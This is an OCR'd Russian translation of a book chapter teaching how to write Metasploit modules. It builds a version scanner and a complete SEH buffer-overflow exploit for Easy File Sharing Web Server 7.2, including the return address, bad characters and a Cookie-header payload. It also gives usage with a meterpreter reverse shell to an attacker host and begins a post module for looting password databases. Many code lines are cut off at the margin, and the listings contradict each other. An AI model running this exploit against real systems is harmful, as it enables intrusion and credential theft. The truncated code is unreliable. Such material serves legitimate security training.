


Рис. 27: Рисунок 17-1

Как только вы нажмёте на кнопку «Fork», вы увидите копию исходного репозитория в вашем пользовательском пространстве. Как только вы закончите форкать исходный репозиторий, вы клонируете форкнутый репозиторий на ваш локальный диск следующим образом:

```
$ git clone https://github.com/YOUR_GITHUB_USERNAME/metasploit-framework.git
$ cd metasploit-framework/
```

Настройка upstream Ветка Git Upstream — это отслеживающая ветка для исходного репозитория. Она обновляет ваш репозиторий, обновляя и применяя ваши изменения к исходной master-ветке Metasploit[4].

Пример:

```
$ git remote add upstream https://github.com/rapid7/metasploit-framework.git

$ git fetch upstream

$ git checkout -b upstream-master --track upstream/master

$ git checkout master

$ git fetch upstream

$ git pull upstream master

$ git push -u origin upstream-master
```

[4]https://github.com/rapid7/metasploit-framework.git

Создание новой ветки Если вы новичок в git, существует концепция создания веток git, называемая «Тематические ветки» (Topic Branches), которая описывает, как вносить вклад. Она используется для создания одной конкретной функции или связанной работы[5].

```
$ git checkout -b BRANCH_NAME

$ git add modules/path/YOUR_MODULE_NAME.rb

$ git commit -m "add a new module for X Y Z"
$ git push -u origin BRANCH_NAME
```

РЕКОМЕНДАЦИИ ПО ВНЕСЕНИЮ ВКЛАДА В METASPLOIT

Metasploit получает огромное количество PR, которые варьируются от исправления ошибок и улучшений до создания новых модулей. Существуют строгие правила и рекомендации для фильтрации этих PR, чтобы помочь вам сделать ваши изменения приемлемыми. Я попробую перечислить наиболее важные рекомендации, которые помогут вам создавать лучшие модули.

Придерживайтесь Ruby Style Guide — у Ruby хороший аккуратный стиль кода[6], который делает ваш код читабельным для человека.

Проверьте свой модуль — уменьшите суету типа «ударил и убежал» для исправления вашего модуля. Во фреймворке Metasploit есть автоматизированный инструмент для проверки модуля и поиска наиболее распространённых ошибок в стиле кода. Этот инструмент называется msftidy.rb.

Использование:

```
metasploit-framework/tools/dev/msftidy.rb /path/to/your_module_name.rb
```

Обрежьте концевые пробелы — одна из самых повторяющихся ошибок — пробелы в конце каждой строки. Это может быть легко исправить, но это неудобно, особенно если у вас большой модуль. Вам придётся перейти к каждой строке и отредактировать её вручную или использовать поиск и замену по регулярному выражению. Чтобы избежать этого, есть простой трюк в IDE VS-Code, о котором мы упоминали в главе 2, для обрезки всех концевых пробелов. Всё, что вам нужно сделать, — это выделить весь код, а затем нажать (Ctrl+K Ctrl+X) соответственно.

[5]https://git-scm.com/book/en/v2/Git-Branching-Branching-Workflows#Topic-Branches
[6]https://github.com/rubocop-hq/ruby-style-guide

Прочитайте рекомендации по вкладу в Metasploit — поскольку трудно перечислить все рекомендации Metasploit здесь, я настоятельно рекомендую прочитать их руководство в официальном документе о вкладе[7].

Проверьте предыдущие модули — вы можете обнаружить, что чтение всей этой документации сложное или даже запутанное в первый раз. Вы всегда найдёте похожие модули и научитесь на них, а затем прочитаете документацию интересующих вас методов.

Пишите документацию к модулю — всегда старайтесь писать документацию к вашему модулю, чтобы помочь другим понять, как его использовать. Вы можете проверить документацию старых модулей и пример документации из Metasploit[8].

Будьте терпеливы — насколько коллабораторы Metasploit невероятно знающие и дружелюбные, настолько они стараются гарантировать, что все вклады соответствуют рекомендациям Metasploit. Вас могут попросить использовать другой способ написания того же кода, так как они сосредоточены на использовании API фреймворка больше, чем на стандартном Ruby.

ЗАГРУЗКА И ПЕРЕЗАГРУЗКА МОДУЛЯ METASPLOIT

Как только ваша среда разработки настроена, вы начнёте создавать и разрабатывать свой модуль. Разработка по своей природе требует много тестирования, исправления ошибок и устранения неполадок. В процессе этого вам нужно, чтобы Metasploit находил ваш модуль и загружал или перезагружал его каждый раз, когда вы вносите изменения.

Чтобы Metasploit распознавал и загружал модуль, над которым вы работаете, поместите ваш модуль в путь пользователя Metasploit или в путь фреймворка Metasploit.

Путь пользователя

```
~/.msf4/modules/[auxiliary|exploit|post]/SUBPATH
```

Пример:

```
mkdir -p ~/.msf4/modules/auxiliary/scanner/http
ln -s fsws_finder.rb ~/.msf4/modules/auxiliary/scanner/http
```

Путь Metasploit

```
metasploit-framework/modules/[auxiliary|exploits|post]
```

[7] https://github.com/rapid7/metasploit-framework/blob/master/CONTRIBUTING.md
[8] https://github.com/rapid7/metasploit-framework/wiki/Writing-Module-Documentation

Чтобы Metasploit загружал/перезагружал ваш модуль, используйте один из следующих способов:

1. Выйдите из msfconsole, а затем запустите его снова.
2. Используйте `reload_all` для перезагрузки всех модулей.
3. Если модуль уже был загружен и вы внесли в него изменения, просто используйте команду `reload`, но вы должны использовать модуль, другими словами, используйте `use [YOUR_MODULE_NAME]`.

НАПИСАНИЕ ВСПОМОГАТЕЛЬНЫХ МОДУЛЕЙ (AUXILIARY)

Планирование модуля

Существует множество вспомогательных модулей для HTTP-сканирования и брутфорсинга, таких как:

- `auxiliary/scanner/http/http_version`
- `auxiliary/scanner/http/http_header`
- `auxiliary/scanner/http/http_login`
- и много других

Что мы хотим сделать, так это создать конкретный модуль, который перечисляет версию Easy File Sharing Web Server и перечисляет доступные CVE, связанные с этой версией, если эта версия уязвима.

Вот список задач, которые нам нужно выполнить:

- проверить, открыты ли порты 80 и 443
- прочитать заголовки HTTP-ответа
- прочитать заголовок «Server»
- перечислить все связанные CVE

Расположение пути Последнее в фазе планирования — выбрать правильное расположение для нашего модуля. Для этого модуля правильный путь будет (modules/auxiliary/scanner/http).

```
mkdir -p ~/.msf4/modules/auxiliary/scanner/http/
```

Создание модуля

В вики Metasploit есть шаблон для вспомогательных модулей. Мы будем использовать его для разработки нашего модуля. Ниже приведён шаблон вспомогательного модуля.

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Module name',
      'Description' => %q{
        Say something that the user might want to know.
      },
      'Author'      => [ 'Name' ],
      'License'     => MSF_LICENSE
    ))
  end

  def run
    # Main function
  end

end
```

Листинг 17-1.1: easyfilesharing_finder.rb — Шаблон вспомогательного модуля (auxiliary).

- Это класс модуля вашего вспомогательного модуля, который наследуется от класса Msf::Auxiliary.
- Затем добавьте начальную информацию вашего модуля, такую как имя вашего модуля, описание того, что делает этот модуль и ожидаемый результат, а также автора модуля, которых может быть более одного в массиве.
- Метод run() — обязательное имя метода, на которое Metasploit обращает внимание, когда вы используете модуль в консоли (когда вы вводите консольную команду run). Он действует как главная функция, поэтому вся обработка вывода должна заканчиваться использованием этого метода. Если вы собираетесь создавать модуль-сканер (а это будет случаться часто), вы должны переименовать метод run в run_host. Это касается только модулей-сканеров[9].

Теперь мы готовы создать модуль. Прежде чем писать основную функциональность, мы посмотрим, что нам нужно включить в наш модуль, чтобы подготовить его к работе.

[9]https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-auxiliary-module#the-msfauxiliaryscanner-mixin

Шаг 1: Подключение mixin'ов связанных функциональностей Чтобы работать с протоколом HTTP в Metasploit, нам нужно подключить mixin, который обрабатывает операции протокола HTTP в Metasploit[10]. Этот модуль содержит все методы, необходимые для работы с HTTP-соединением, обработки URL, запросов, параметров запроса и ответов.

HTTP Protocol Mixins:

```
include Msf::Exploit::Remote::HttpClient
```

Листинг 17-1.2: easyfilesharing_finder.rb — Добавление HTTP-протокольных mixin'ов.

Поскольку мы создаём модуль-сканер, нам нужно подключить модуль Msf::Auxiliary::Scanner[11], который включает все возможности сканирования, такие как проверка (check), прогресс сканирования и многое другое.

Auxiliary Scanner Mixins:

```
include Msf::Auxiliary::Scanner
```

Листинг 17-1.2: easyfilesharing_finder.rb — Добавление mixin'ов сканера.

ПРИМЕЧАНИЕ. Убедитесь, что вы подключаете предыдущие mixin'ы по порядку, так как это отражается на опциях, которые появляются в модуле. Итак, в основном, модуль будет выглядеть следующим образом:

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner
  # ... Omitted Code ...

end
```

Листинг 17-1.3: easyfilesharing_finder.rb — Mixin'ы по порядку.

Шаг 2: Добавление информации о модуле Во-первых, нам нужно добавить информацию о модуле в super() метода initialize().

```
def initialize(info = {})
  super(update_info(info,
    'Name'        => 'File Sharing Web Server Finder',
    'Description' => %q{
```

[10]https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Exploit/Remote/HttpClient
[11]https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Auxiliary/Scanner

```
      This module finds File Sharing Web Servers and list the
      relevant CVE's or exploit-db(EDB) numbers to the discovered versions.
    },
    'Author'      => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.com>
    'License'     => MSF_LICENSE,
    'References'  =>
      [
        [ 'EDB', '39008' ],
        [ 'PACKETSTORM', '143382' ]
      ],
  ))
end
```

Листинг 17-1.4: easyfilesharing_finder.rb — Обновление информации о модуле.

Шаг 3: Регистрация пользовательских входных данных Всё, что нам нужно, — это URL-адрес цели, в методе initialize().

```
register_options([
  OptString.new('TARGETURI', [ true, 'The URI to use', '/' ]),
  OptEnum.new('HTTP_METHOD', [ true, 'HTTP Method to use, HEAD or GET', 'HEAD
])
```

Листинг 17-1.5: easyfilesharing_finder.rb — Регистрация пользовательских входных данных.

Шаг 4: Добавление основных функциональностей модуля Теперь нам нужно создать метод, который принимает целое число версии сервера и находит соответствующие ссылки, такие как CVE, exploit-db (EDB) или ссылку packetstorm. Мы делаем это легко, создавая метод с хеш-отображением.

ПРИМЕЧАНИЕ. Разработчик приложения не менял заголовок веб-сервера с версии 6.9. Поэтому, даже если мы тестируем версию 7.2, вы получите заголовок 6.9. Но мы будем считать все версии уязвимыми, потому что они уязвимы.

```
def vulndb(version)
  ref = {
    1 => %w[EDB-23222 EDB-30856 CVE-2006-5715 CVE-2003-1296 CVE-2003-1297].so
    2 => %w[EDB-30856].sort.reverse,
    3 => %w[CVE-2006-1159 CVE-2006-1160 CVE-2006-1161 EDB-30856].sort.reverse,
    4 => %w[EDB-30856 CVE-2009-4809 CVE-2006-5714 CVE-2006-5714 CVE-2006-5713]
```

```
    5 => %w[EDB-30856 PACKETSTORM-99831 PACKETSTORM-99832].sort.reverse,
    6 => %w[CVE-2014-9439 CVE-2014-5178 CVE-2014-3791].sort.reverse,
    7 => %w[CVE-2018-9059 CVE-2014-9439 CVE-2014-5178 CVE-2014-3791].sort.reve
  }
  ref[version]
end
```

Листинг 17-1.6: easyfilesharing_finder.rb — метод как база данных уязвимых версий.

Теперь мы создадим метод для обработки запроса к серверу и извлечения заголовков из ответа сервера.

```
def server_response
  uri = normalize_uri(target_uri.path)
  method = datastore['HTTP_METHOD']

  vprint_status("#{peer}: requesting #{uri} via #{method}")
  res = send_request_cgi({
      'uri' => uri,
      'method' => method
    })

  unless res
    vprint_error("#{peer}: connection timed out")
    return
  end

  headers = res.headers
  if headers
    return headers
  else
    vprint_status("#{peer}: no headers returned")
    return
  end
end
```

Листинг 17-1.7: easyfilesharing_finder.rb — Обработка HTTP-ответа.

Наконец, мы получаем заголовок «Server» из заголовков ответа и отправляем его в функцию vulndb() для получения соответствующих ссылок на уязвимости.

```
def run_host(ip)
```

```
  response = server_response
  return if response.nil?

  header = response['Server']
  version = header.match(/\d+/).to_s.to_i

  if header.match? /Easy File Sharing Web Server.*/
    print_good("#{peer}: Vulnerable : #{header}")
    print_good("Related Vulnerabilties:")
    vulndb(version).each { |ref| print_good(" - #{ref}") unless ref.nil? }
  else
    print_warning("Target is not vulnerable")
  end
end
```

Листинг 17-1.8: easyfilesharing_finder.rb — Из заголовка ответа проверить, уязвима ли цель.

Шаг 5: Полный код Теперь вы можете увидеть, как выглядит модуль.

```
class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Easy File Sharing Web Server Finder',
      'Description' => %q{
        This module finds Easy File Sharing Web Servers and list the
        relevant CVE's or exploit-db(EDB) numbers to the discovered versions.
      },
      'Author'      => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.co
      'License'     => MSF_LICENSE,
      'References'  =>
        [
          [ 'EDB', '39008' ],
          [ 'PACKETSTORM', '143382' ]
        ],
    ))
```

```
  register_options([
    OptString.new('TARGETURI', [ true, 'The URI to use', '/' ]),
    OptEnum.new('HTTP_METHOD', [ true, 'HTTP Method to use, HEAD or GET', 'H
  ])
end

def vulndb(version)
  ref = {
    1 => %w[EDB-23222 EDB-30856 CVE-2006-5715 CVE-2003-1296 CVE-2003-1297].s
    2 => %w[EDB-30856].sort.reverse,
    3 => %w[CVE-2006-1159 CVE-2006-1160 CVE-2006-1161 EDB-30856].sort.revers
    4 => %w[EDB-30856 CVE-2009-4809 CVE-2006-5714 CVE-2006-5714].sort.revers
    5 => %w[EDB-30856 PACKETSTORM-99831 PACKETSTORM-99832].sort.reverse,
    6 => %w[CVE-2014-9439 CVE-2014-5178 CVE-2014-3791].sort.reverse,
    7 => %w[CVE-2018-9059 CVE-2014-9439 CVE-2014-5178 CVE-2014-3791].sort.re
  }
  ref[version]
end

def server_response
  uri = normalize_uri(target_uri.path)
  method = datastore['HTTP_METHOD']

  vprint_status("#{peer}: requesting #{uri} via #{method}")
  res = send_request_cgi({
      'uri' => uri,
      'method' => method
    })

  unless res
    vprint_error("#{peer}: connection timed out")
    return
  end

  headers = res.headers
  if headers
    return headers
  else
```

```
      vprint_status("#{peer}: no headers returned")
      return
    end
  end

  def run_host(ip)
    response = server_response
    return if response.nil?

    header = response['Server']
    version = header.match(/\d+/).to_s.to_i

    if header.match? /Easy File Sharing Web Server.*/
      print_good("#{peer}: Vulnerable : #{header}")
      print_good("Related Vulnerabilties:")
      cve(version).each { |ref| print_good(" - #{ref}") unless ref.nil? }
    else
      print_warning("Target is not vulnerable")
    end
  end
end
```

Листинг 17-1.9: easyfilesharing_finder.rb — Полный код.

Использование вашего вспомогательного модуля будет выглядеть следующим образом:

```
use auxiliary/scanner/http/easyfilesharing_finder
set RHOSTS 192.168.100.55
set RPORT 80
set VERBOSE true
run
```

НАПИСАНИЕ МОДУЛЕЙ ЭКСПЛОЙТОВ

Если вы дошли до этого места, это означает, что ваш вспомогательный модуль был успешным. Теперь вспомним автономный эксплойт для Easy File Sharing Web Server 7.2, мы собираемся превратить его в модуль эксплойта Metasploit. Мы используем те же концепции, что и во вспомогательном модуле.

Планирование модуля

Поскольку мы уже создали автономный (скелетный) эксплойт, у нас есть вся информация, которая нам нужна. Вот список задач, которые нужно выполнить:

- проверить, открыты ли порты 80 и 443
- из заголовков проверить, является ли это «easy file sharing web server»
- отправить эксплойт
  - добавить правильный адрес возврата
  - убедиться, что исключены плохие символы из полезной нагрузки
  - добавить NOP'ы перед shellcode

Расположение пути

Последнее в фазе планирования — выбрать правильное расположение для нашего модуля. Для этого модуля правильный путь будет (modules/exploits/windows/http).

Пример:

```
$ mkdir -p ~/.msf4/modules/exploits/windows/http/
```

Создание модуля

Опять же, из вики Metasploit, есть шаблон для модулей эксплойтов. Мы будем разрабатывать на его основе. Вот шаблон модуля эксплойта[12].

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  def initialize(info={})
    super(update_info(info,
      'Name'           => '[Vendor] [Software] [Root Cause] [Vulnerability typ
      'Description'    => %q{
        Say something that the user might need to know
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Name' ],
      'References'     =>
```

[12] https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit

```
        [
          [ 'URL', '' ]
        ],
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'System or software version',
            {
              'Ret' => 0x41414141 # This will be available in "target.ret"
            }
          ]
        ],
      'Payload'        =>
        {
          'BadChars' => "\x00"
        },
      'Privileged'     => false,
      'DisclosureDate' => "",
      'DefaultTarget'  => 0))
  end

  def check
    # For the check command
  end

  def exploit
    # Main function
  end

end
```

Листинг 17-2.1: easyfilesharing_vfolder_seh.rb — Шаблон эксплойта.

- Это класс модуля, от которого наследуется модуль эксплойта, — класс Msf::Exploit::Remote. Из имени суперкласса видно, что этот класс содержит все основные необходимые функциональности для эксплойтов, работающих с сетевыми сервисами.
- Ранг (Ranking) относится к надёжности эксплойта, которая может повлиять на целевую систему. Существует несколько уровней ранжирования для модулей

эксплойтов[13]. В нашем случае мы собираемся использовать NormalRanking, что означает, что наш эксплойт в остальном надёжен, но зависит от конкретной версии.
- Ссылки (References) — это место, куда вы помещаете любые связанные ссылки для этого эксплойта. Существует множество поддерживаемых идентификаторов, таких как (URL, CWE, EDB, PACKETSTORM и т.д.)[14].
- Целевая платформа (Platform) важна для Metasploit, чтобы знать тип операционной системы и генерировать совместимую полезную нагрузку для целевой операционной системы. Доступные платформы: (win, linux, osx, unix, bsd).
- Цели (Targets) содержат все применимые цели для эксплойта и связанную с эксплойтом информацию (метаданные), такую как адрес возврата, гаджет, смещение, архитектура, сохранённые регистры и т.д.[15]. Обратите внимание, что опция targets стоит во множественном числе, потому что уязвимость может применяться к разным типам систем или версиям приложения, или к обоим.
- Полезная нагрузка (Payload) — это все потенциальные настройки полезной нагрузки для определения того, как должна быть закодирована и сгенерирована полезная нагрузка, такие как BadChars, Nop, StackAdjustment и т.д.
- Privileged устанавливается в true, если эксплойт требует учётные данные для целевого сервиса.
- Это индексный номер цели по умолчанию, поэтому, если у вас несколько целей, вы можете предпочесть ту, которая будет выполнена по умолчанию. Если пользователь не сменил цель, вы можете изменить это из кода позже.
- Метод exploit() — главный метод в модулях эксплойтов. Это точно то же самое, что и методы run() или run_host() во вспомогательном модуле.

Теперь давайте создадим наш модуль.

Шаг 1: Подключение mixin'ов связанных функциональностей Поскольку мы эксплуатируем удалённый TCP-сервис, а тип уязвимости — переполнение стека SEH, нам нужны следующие mixin'ы.

```
include Msf::Exploit::Remote::Tcp
include Msf::Exploit::Seh
```

Листинг 17-2.2: easyfilesharing_vfolder_seh.rb — Удалённый эксплойт и SEH mixin'ы.

Итак, в основном, модуль будет выглядеть следующим образом:

```
class MetasploitModule < Msf::Exploit::Remote
```

[13]https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking
[14]https://github.com/rapid7/metasploit-framework/wiki/Metasploit-module-reference-identifiers
[15]https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Module/Target

```
  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Seh
  # ... Omitted Code ...
end
```

Шаг 2: Добавление информации о модуле Как мы объяснили в шаблоне, нам нужно добавить информацию о цели и настройки полезной нагрузки в super() метода initialize().

```
def initialize(info={})
  super(update_info(info,
    'Name'    => "Easy File Sharing HTTP Server 7.2 SEH Overflow - vfolder (Co
    'Description' => %q{
      This module exploits a SEH overflow in the Easy File Sharing FTP Server
    },
    'License' => MSF_LICENSE,
    'Author'  => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.com>' ],
    'References' =>
      [
        [ 'EDB', '39008' ],
        [ 'PACKETSTORM', '143382' ],
        [ 'URL', 'http://www.sharing-file.com' ]
      ],
    'Platform' => 'win',
    'Targets' =>
      [
        [ 'Easy File Sharing 7.2 | Windows 10 32-bit',
          {
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.dll
          }
        ],
        [ 'Easy File Sharing 7.2 | Windows 8.1 32-bit',
          {
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.dll
          }
        ],
        [ 'Easy File Sharing 7.2 | Windows 7-SP1 32-bit',
          {
```

```
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.dll
          }
        ]
      ],
    'Payload' =>
      {
        'DisableNops' => true,
        'BadChars'    => "\x00\x34"
      },
    'DisclosureDate' => "Jul 16 2017",
    'DefaultTarget'  => 0
  ))
end
```

Листинг 17-2.3: easyfilesharing_vfolder_seh.rb — Обновление информации о модуле.

ПРИМЕЧАНИЕ. Из примера вы могли заметить, что есть три массива целей (Windows 10, Windows 8.1 и Windows 7). Все они имеют одинаковое смещение и одинаковый адрес возврата. Это правильно, если наш эксплойт работает на всех целях совершенно одинаково. Нам не следовало упоминать разные цели, но я намеренно сделал это, чтобы показать вам, как задавать несколько целей. Итак, теперь, когда вы используете модуль, вы можете использовать команду `show targets` из msfconsole, чтобы увидеть эффект.

Шаг 3: Регистрация пользовательских входных данных Поскольку сервер использует порт 80 и 443 для своих сервисов, мы сделаем порт по умолчанию 80. Кроме того, мы собираемся использовать функцию выхода «thread», чтобы запустить shellcode в подпотоке, чтобы приложение продолжало работать после выхода из нашего shellcode. Наконец, поскольку мы работаем с протоколом HTTP, я предпочитаю использовать алфавитные кодировщики, чтобы избежать неожиданных сбоев. В super() метода initialize() обновите модуль с опциями по умолчанию (Default Options), чтобы упростить его использование для пользователя, используя следующий код.

```
'DefaultOptions' => {
  'RPORT' => 80,
  'EXITFUNC' => 'thread',
  'ENCODER' => 'x86/alpha_mixed',
  'DynamicSehRecord' => true
}
```

Листинг 17-2.4: easyfilesharing_vfolder_seh.rb — Регистрация пользовательских входных

данных.

Вы можете заметить, что мы не регистрировали новые входные данные, мы только установили значения по умолчанию. Это потому, что эти входные данные зарегистрированы по умолчанию, так как мы подключили mixin Msf::Exploit::Remote::Tcp ранее, в листинге 17-2.2.

Шаг 4: Добавление основных функциональностей модуля Одна из главных основных функциональностей в нашем модуле эксплойта — это корректный HTTP-заголовок. Мы можем сделать это с помощью типичного HTTP-запроса (который требует подключения Msf::Exploit::Remote::HttpClient) или использования «сырого» сокета. Поскольку мы использовали способ HTTP во вспомогательном модуле, я собираюсь использовать способ сокета здесь просто ради разнообразия. Итак, давайте создадим метод build_request(), в котором будут все необходимые методы для создания корректного HTTP-заголовка.

Этот метод принимает полный эксплойт и помещает его на своё место — в заголовок cookie, следующим образом:

```
def build_request(sploit)
  req = "GET /vfolder.ghp HTTP/1.1\r\n"
  req << "Host: " + datastore['rhost'] + "\r\n"
  req << "Cookie: SESSIONID=9999; UserID=PassWD=" + sploit + "; frmUserName=;
  req << "Connection: keep-alive\r\n\r\n"
end
```

Листинг 17-2.5: easyfilesharing_vfolder_seh.rb — Настройка HTTP-заголовка.

Переходя к методу exploit(), главная часть почти точно такая же, как в нашем скелетном эксплойте из главы 16, где junk, nseh, seh, nops, shellcode и rest на своих местах.

```
def exploit
  connect
  print_status("Sending exploit...")

  junk = rand_text_alpha_upper(57)
  nseh = [0x90900aeb].pack('V') # jump code right here
  seh = [0x100195f2].pack('V') # pop pop ret @ 0x100195f2 : ImageLoad.dll
  nops = make_nops(20)

  shell = payload.encoded
```

```
  rest = rand_text_alpha_upper(target['Offset'] - (junk + nseh + seh + nops +
  sploit = junk + nseh + seh + nops + shell + rest
  sock.put(build_request(sploit))
  print_good("Exploit Sent")
  handler
  disconnect
end
```

Листинг 17-2.6: easyfilesharing_vfolder_seh.rb — Создание эксплойта.

- Метод connect() — часть модуля Msf::Exploit::Remote::Tcp для обработки всех задач, связанных с сокетом.
- Метод rand_text_alpha_upper() — простой метод для генерации случайных алфавитных символов верхнего регистра вместо использования (‘A’ * 57), как мы делали в скелетном эксплойте.
- Метод make_nops() генерирует случайные операции NOP вместо использования (`"\x90" * 20`).
- Метод disconnect() обрабатывает отключение от удалённого хоста.

Шаг 5: Полный код Теперь мы можем увидеть, как выглядит модуль.

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Seh

  def initialize(info={})
    super(update_info(info,
      'Name'    => "Easy File Sharing HTTP Server 7.2 SEH Overflow - vfolder
      'Description' => %q{
        This module exploits a SEH overflow in the Easy File Sharing FTP Serve
      },
      'License' => MSF_LICENSE,
      'Author'  => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.com>'
      'References' =>
        [
          [ 'EDB', '39008' ],
          [ 'PACKETSTORM', '143382' ],
          [ 'URL', 'http://www.sharing-file.com' ]
```

```
      ],
    'Platform' => 'win',
    'Targets' =>
      [
        [ 'Easy File Sharing 7.2 | Windows 10 32-bit',
          {
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.d
          }
        ],
        [ 'Easy File Sharing 7.2 | Windows 8.1 32-bit',
          {
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.d
          }
        ],
        [ 'Easy File Sharing 7.2 | Windows 7-SP1 32-bit',
          {
            'Offset' => 2000,
            'Ret'    => 0x100195f2 # pop pop ret @ 0x100195f2 : ImageLoad.d
          }
        ]
      ],
    'Payload' =>
      {
        'DisableNops' => true,
        'BadChars'    => "\x00\x3d"
      },
    'DisclosureDate' => "Jul 16 2017",
    'DefaultTarget'  => 0,
    'DefaultOptions' => {
      'RPORT' => 80,
      'EXITFUNC' => 'thread',
      'ENCODER' => 'x86/alpha_mixed',
      'DynamicSehRecord' => true
    }))
end

def build_request(sploit)
```

```
    req = "GET /vfolder.ghp HTTP/1.1\r\n"
    req << "Host: " + datastore['rhost'] + "\r\n"
    req << "Cookie: SESSIONID=9999; UserID=PassWD=" + sploit + "; frmUserName=
    req << "Connection: keep-alive\r\n\r\n"
  end

  def exploit
    connect
    print_status("Sending exploit...")

    junk = rand_text_alpha_upper(57)
    seh = generate_seh_record(target.ret, 'Space' => 0x0a)
    nops = make_nops(20)

    shell = payload.encoded

    rest = rand_text_alpha_upper(target['Offset'] - (junk + seh + nops + paylo
    sploit = junk + seh + nops + shell + rest

    sock.put(build_request(sploit))
    print_good("Exploit Sent")
    handler
    disconnect
  end
end
```

Листинг 17-2.7: easyfilesharing_vfolder_seh.rb — Полный код.

Используйте ваш модуль эксплойта следующим образом:

```
use exploit/windows/http/easyfilesharing_vfolder_seh
set RHOST 192.168.100.55
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.100.10
set LPORT 9911
exploit
```

НАПИСАНИЕ ПОСТ-МОДУЛЕЙ (POST)

Написание пост-модуля в Metasploit отличается. Это требует более глубоких знаний программирования на Ruby. Кроме того, это требует больше знаний о библиотеках

Metasploit, а не просто использования инструмента Metasploit. Здесь всё сводится к взаимодействию с целью программными средствами Metasploit. Поэтому вы должны учитывать тип платформы, версию, а иногда и архитектуру. Пост-модуль сильно зависит от «сессии». Сессия относится к открытой сессии, которую мы имеем в целевой системе. Думайте о сессии как о «RHOST», но поскольку мы уже эксплуатировали RHOST и наша сессия знает всё об этом хосте, нам нужно сообщить пост-модулю, что он должен выполняться именно в этой конкретной сессии.

Планирование модуля

Во время эксплуатации нашего незащищённого приложения (Easy File Sharing Web Server) я был уверен, что такое уязвимое приложение должно иметь больше уязвимостей, которые могли бы привести к более широкому вектору атаки. Поэтому я начал смотреть на его файлы в системе, и, конечно же, в нём есть незашифрованные файлы баз данных SQLite, разбросанные то тут, то там.

Что, если мы сможем построить пост-модуль, который скачивает все важные файлы в наш путь loot на локальном диске (~/msf4/loot/).

Список наиболее важных файлов:

- option.ini
- user.db
- acceptip.db
- rejectip.db
- msg[N].db
- vfolder.db
- vfolder_user.db

Мы можем просматривать все эти файлы баз данных, чтобы распечатать всех текущих пользователей и их пароли из «user.db», например.

Расположение пути

Последнее в фазе планирования — выбрать правильное расположение для нашего модуля. Для этого модуля правильный путь будет (modules/post/multi/gather/).

```
mkdir -p ~/.msf4/modules/post/multi/gather/
```

Создание модуля

Возвращаясь к вики Metasploit, чтобы получить шаблон пост-модуля[16]. Он гораздо проще, чем любой другой модуль. Но пост-модули могут требовать лучшего знания Ruby.

```
require 'msf/core'

class MetasploitModule < Msf::Post

  def initialize(info={})
    super(update_info(info,
      'Name'         => '[Platform] [Module Category] [Software] [Function]',
      'Description'  => %q{
        Say something that the user might want to know.
      },
      'License'      => MSF_LICENSE,
      'Author'       => [ 'Name' ],
      'Platform'     => [ 'win', 'linux', 'osx', 'unix', 'bsd' ],
      'SessionTypes' => [ 'meterpreter', 'shell' ]
    ))
  end

  def run
    # Main method
  end

end
```

Листинг 17-3.1: easyfilesharing_dump_db.rb — Шаблон пост-модуля.

- Опция SessionTypes указывает, какой тип сессии поддерживает этот модуль, meterpreter или shell.
- Метод run() — главный метод для пост-модуля, как мы использовали ранее со вспомогательным модулем.

Шаг 1: Подключение mixin'ов связанных функциональностей Здесь мы всё время работаем с файлами и каталогами. Кроме того, мы хотим скачивать (loot) эти файлы на нашу атакующую машину. Исходя из этого, мы должны использовать расширение

[16]https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-a-post-module

File[17] от meterpreter.

Post Module Mixins:

```
include Msf::Post::File
```

Листинг 17-3.2: easyfilesharing_dump_db.rb — Добавление файловых mixin'ов.

Итак, в основном, модуль будет выглядеть следующим образом:

```
class MetasploitModule < Msf::Post
  include Msf::Post::File
  # ... Omitted Code ...

end
```

